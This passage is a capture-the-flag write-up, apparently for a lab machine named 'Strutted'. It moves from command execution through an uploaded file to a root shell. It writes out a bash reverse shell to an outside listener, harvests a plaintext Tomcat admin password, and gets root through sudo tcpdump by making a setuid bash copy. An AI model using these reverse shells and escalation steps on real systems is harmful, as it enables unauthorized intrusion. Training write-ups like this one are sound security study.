
Warning: It will only work if it's uploaded outside /uploads/

From downloaded source file, strutted/src/main/webapp/WEB-INF/web.xml shows


```
<servlet-mapping>
    <servlet-name>staticServlet</servlet-name>
    <url-pattern>/uploads/*</url-pattern>
</servlet-mapping>
```

It makes files in /uploads/ should not work for command line

I can browse the file and run command by putting it to the textbox



However, usual command like bash -i >& /dev/tcp/ip/port 0>&1 does not work





I'll write .sh file that has the same command, upload, and run it

Let's create a bash shell

```
#!/bin/bash$
$
bash -i >& /dev/tcp/10.10.16.81/9001 0>&1$
```

Run python3 http server and download it





Run this file gives me a shell

```
$rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.81] from (UNKNOWN) [10.10.11.59] 43964
bash: cannot set terminal process group (1052): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@strutted:~$
```

Get james shell

I'm in tomcat9 directory

```
tomcat@strutted:~$ pwd
pwd
/var/lib/tomcat9
tomcat@strutted:~$ ls
ls
conf
lib
logs
policy
webapps
work
```

I can grep password

```
tomcat@strutted:~$ grep -iR password .
grep -iR password .
./conf/tomcat-users.xml:  you must define such a user - the username and password are arbitrary.
./conf/tomcat-users.xml:  will also need to set the passwords to something appropriate.
./conf/tomcat-users.xml:  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
./conf/tomcat-users.xml:  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
./conf/tomcat-users.xml:  <user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
./conf/tomcat-users.xml:  them. You will also need to set the passwords to something appropriate.
./conf/tomcat-users.xml:  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
./conf/tomcat-users.xml:  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
./conf/tomcat-users.xml:  <user username="role1" password="<must-be-changed>" roles="role1"/>
./conf/server.xml:        <!-- Use the LockOutRealm to prevent attempts to guess user passwords
```

There are only james and root

```
tomcat@strutted:~$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
james:x:1000:1000:Network Administrator:/home/james:/bin/bash
```

I can try su james, but it fails

```
tomcat@strutted:~$ su james
su james
Password: IT14d6SSP81k
su: Authentication failure
```

However, ssh works

```
Last login: Wed May 28 19:00:48 2025 from 10.10.16.81
james@strutted:~$
```

Get root shell

sudo -l shows I can use sudo tcpdump

```
james@strutted:~$ sudo -l
Matching Defaults entries for james on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User james may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/tcpdump
```

gtfobins shows how to exploit it

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
COMMAND='id'
TF=$(mktemp)
echo "$COMMAND" > $TF
chmod +x $TF
sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
```

Since I can't directly drop into root, I'll copy bash and set suid


```
james@strutted:~$ COMMAND='cp /bin/bash /tmp/privesc; chmod 4755 /tmp/privesc'
james@strutted:~$ TF=$(mktemp)
echo "$COMMAND" > $TF
chmod +x $TF
sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
Maximum file limit reached: 1
1 packet captured
4 packets received by filter
0 packets dropped by kernel
james@strutted:~$ ls -l /tmp/privesc
-rwsr-xr-x 1 root root 1396520 May 28 20:45 /tmp/privesc
```

Run this file with switch -p gives me a root shell

```
james@strutted:~$ /tmp/privesc -p
privesc-5.1# whoami
root
```

Beyond root

I can run systemctl status tomcat9



This file shows why I couldn't su from tomcat9

